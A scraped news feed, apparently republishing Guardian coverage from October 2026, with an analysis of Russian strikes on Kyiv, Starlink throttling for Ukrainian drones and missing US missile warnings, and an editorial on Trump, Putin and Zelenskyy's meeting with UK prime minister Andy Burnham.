Wed, 14 Oct 2026 18:54:34 +0000https://mistonews.com/?p=148746In Ukraine the situation was already jittery enough. Donald Trump has been inventing ceasefires and buying Russian diesel to shore up his flagging popularity, while a sinister new wave of faster, jet-powered drones are breaking through Kyiv’s stretched air defences. Casualties are rising as the weather turns.
Overnight, Russia bombed three power plants that supply Kyiv, aiming to cut off heating and electricity to the city. According to the president, Volodymyr Zelenskyy, for a second night in a row no warning came from Ukraine’s western allies of the incoming ballistic missiles – and so no air raid alert was issued.
Then, on Tuesday night, and without warning, Ukraine’s military found that Elon Musk’s Starlink mobile internet system, on which it heavily relies, had stopped working on its drones flying faster than 160km/h (100mph).
Or at least that was the official limit: in practice, drones flying over 80km/h could no longer communicate.
The immediate assumption in Kyiv is that the White House is once again trying to bully Ukraine into accepting an unattractive deal with Russia.
However, on Tuesday Trump did say that no intelligence-sharing had been paused, and similar comments were made by Mark Rutte, the secretary general of Nato on Wednesday. It is possible the lack of ballistic warning is coincidental.
Even Serhii Beskrestnov, Zelenskyy’s high-profile military technology adviser, has expressed public doubts about whether the US had paused the sharing of missile detection. “Friends, this is not the first time that the launch of an S-400 has not been detected,” he posted on Monday. “We should not jump to conclusions.”
However, there has now been an absence of incoming warnings for two days in a row. The second of these was in tandem with the unexpected throttling of Starlink, a system supplied by Musk with the approval of the US military.
So it is hardly reassuring against the backdrop of White House threats, which have emerged every time a flailing Trump has tried to end the war in Ukraine.
The last time Trump paused intelligence-sharing – which is, in effect, valuable information about Russian positions and movements – was in March 2025, shortly after Zelenskyy’s infamous dusting down in the Oval Office.
“You don’t have the cards,” Trump said, as he took another away. Ukraine rapidly lost a chunk of territory it had occupied in Russia’s Kursk region before sharing was restored.
A confirmed pause this time would mark a serious breach when Ukraine is more than holding off its larger neighbour on the frontline, even as the situation on the home front is worsening.
Russia has bombed two bridges in Kyiv, gas stations, city centre buildings and out-of-town warehouses, showing little restraint as it aims to harm Ukrainian civilians while it struggles to win the conventional war.
The effect of a more permanent halt to Starlink for Ukrainian drones or anything military that moves faster than 50mph is a little more complex. Starlink is how Ukraine directs many of its mid-strike (or mid-range) drones accurately towards their targets into occupied areas behind enemy lines, critical for helping the defenders maintain the rough balance on the front.
Yet, ironically, Starlink is not used for the long-range missions that target the Russian oil refineries about which Trump is so concerned, because it has long been disabled by the company inside Russia’s internationally recognised borders.
“There’s no meaningful effect on deep-strike operations,” one Ukrainian soldier said, while conceding there could be as much as a 30-fold drop in mid-strike operations because the alternatives are 30 times more expensive. Commanders are “replanning everything”, the soldier added, and aiming to find ways to carry on missions using different technologies and techniques.
Starlink is also, more importantly – as Beskrestnov emphasised on Wednesday – used by air-defence interceptors in the most effective system to down Russia’s deadly new jet-powered Shahed drones. These are at least twice as fast as traditional piston-engined Shaheds, and Ukraine’s rate of interception had dropped to 60% in September, before recovering to 75% according to the country’s air force.
The reality, then, is that the Starlink manoeuvre may not have much impact on oil prices, and only a limited effect on Ukraine’s frontline position, while putting the country’s civilians in greater danger.
As the Ukrainian human rights activist Oleksandra Matviichuk put it: “Without that protection, Russian drones will strike residential buildings, hospitals and schools like targets in a shooting gallery.”
Meanwhile, diplomatically, the situation is more finely poised. It was already the case that the Trump White House had proved to be a difficult and unreliable partner. What Zelenskyy, on a visit to London on Wednesday, needs from the likes of the UK prime minster, Andy Burnham, is pressure on the US to ensure the Starlink pause and whatever is happening with intelligence-sharing does not metastasise into a deeper crisis.
]]>The Guardian view on Trump’s deal with Putin: grim and grubby, but not gamechanging | Editorial
https://mistonews.com/2026/10/14/the-guardian-view-on-trumps-deal-with-putin-grim-and-grubby-but-not-gamechanging-editorial/
Wed, 14 Oct 2026 17:30:08 +0000https://mistonews.com/?p=148742When Donald Trump pledged to end the war in Ukraine within 24 hours of re-entering the White House last year, no one with any depth of insight into the conflict believed him. But Mr Trump took his own words seriously enough to feel the lack of a ceasefire as an affront to his self-image as a master dealmaker. After a period when it seemed that Kyiv’s European allies had steered the US president away from pro‑Kremlin partisanship, he has reverted to the grotesque view that Ukrainian capitulation is a necessary precondition for peace.
These are the perilous circumstances in which President Volodymyr Zelenskyy met Andy Burnham on Wednesday in Downing Street. In recent days, the US president has called for a change of government in Ukraine. He claimed that a partial ceasefire had been agreed, while Russia escalated its bombardments. According to Mr Zelenskyy, the latest missile strikes have come without the intelligence warnings from the US that have, in the past, facilitated self-defence. There have been reports of Ukrainian soldiers losing access to the Starlink satellite network, controlled by Elon Musk, the US tech oligarch. This raises suspicion of coordinated pressure to tip the scales in Russia’s favour after many months when Mr Putin’s forces have failed to deliver significant advances and his country’s economy has been suffering from the effect of Ukrainian missile and drone counterstrikes.
Mr Trump is unhappy with Ukraine targeting Russian oil refineries. He claims that this is the cause of high energy prices afflicting American consumers and threatening Republican prospects in next month’s midterm elections. The domestic imperative to keep pump prices down led Mr Trump to do a grubby deal to import diesel from Russia, in flagrant breach of international sanctions.
The real driver of global energy prices is not Ukraine defending itself from Russian attack, but Mr Trump’s failing war against Iran. However, the US president is incapable of admitting any fault. Blaming Mr Zelenskyy enables him to deny his own culpability and, with malevolent encouragement from Mr Putin, to revive the preposterous notion that Ukrainian intransigence rather than Russian aggression is the reason why his promise to broker a peace deal remains unfulfilled.
Disrupting Mr Trump’s pro-Russian delusions is not easy, but it has been done before. It is not a gratifying diplomatic task to indulge the monstrous vanity of the US president by trying to impress upon him a view of his country’s national interest, that Mr Putin is not an ally of his country or his personal friend, which is self-evident to any rational observer.
Mr Burnham rightly resists invitations to denounce the US president in public. He recognises that Ukraine’s cause and, by extension, also the cause of European democracy more widely, is better served by making the case in private. The best response to Mr Trump’s perfidy is for Mr Zelenskyy’s friends to reaffirm their support, as Mr Burnham has done, thereby signalling that Ukraine will not be beaten by deals between the Kremlin and the White House.
Russia is failing to achieve its war aims because the invasion was conceived in delusional hatred for the very idea of independent Ukrainian nationhood, which routinely underestimates that country’s will to resist. That is a flaw in Mr Putin’s plans that no amount of collusion with Mr Trump can fix.
Do you have an opinion on the issues raised in this article? If you would like to submit a response of up to 300 words by email to be considered for publication in our letters section, please click here.
]]>Nicola Jennings on the public row between Trump and Zelenskyy – cartoon
https://mistonews.com/2026/10/14/nicola-jennings-on-the-public-row-between-trump-and-zelenskyy-cartoon/
Wed, 14 Oct 2026 15:45:26 +0000https://mistonews.com/?p=148740‘A completely civilian area’: Kyiv residents reel after overnight Russian strike – video
https://mistonews.com/2026/10/14/a-completely-civilian-area-kyiv-residents-reel-after-overnight-russian-strike-video/
Wed, 14 Oct 2026 13:25:41 +0000https://mistonews.com/?p=148738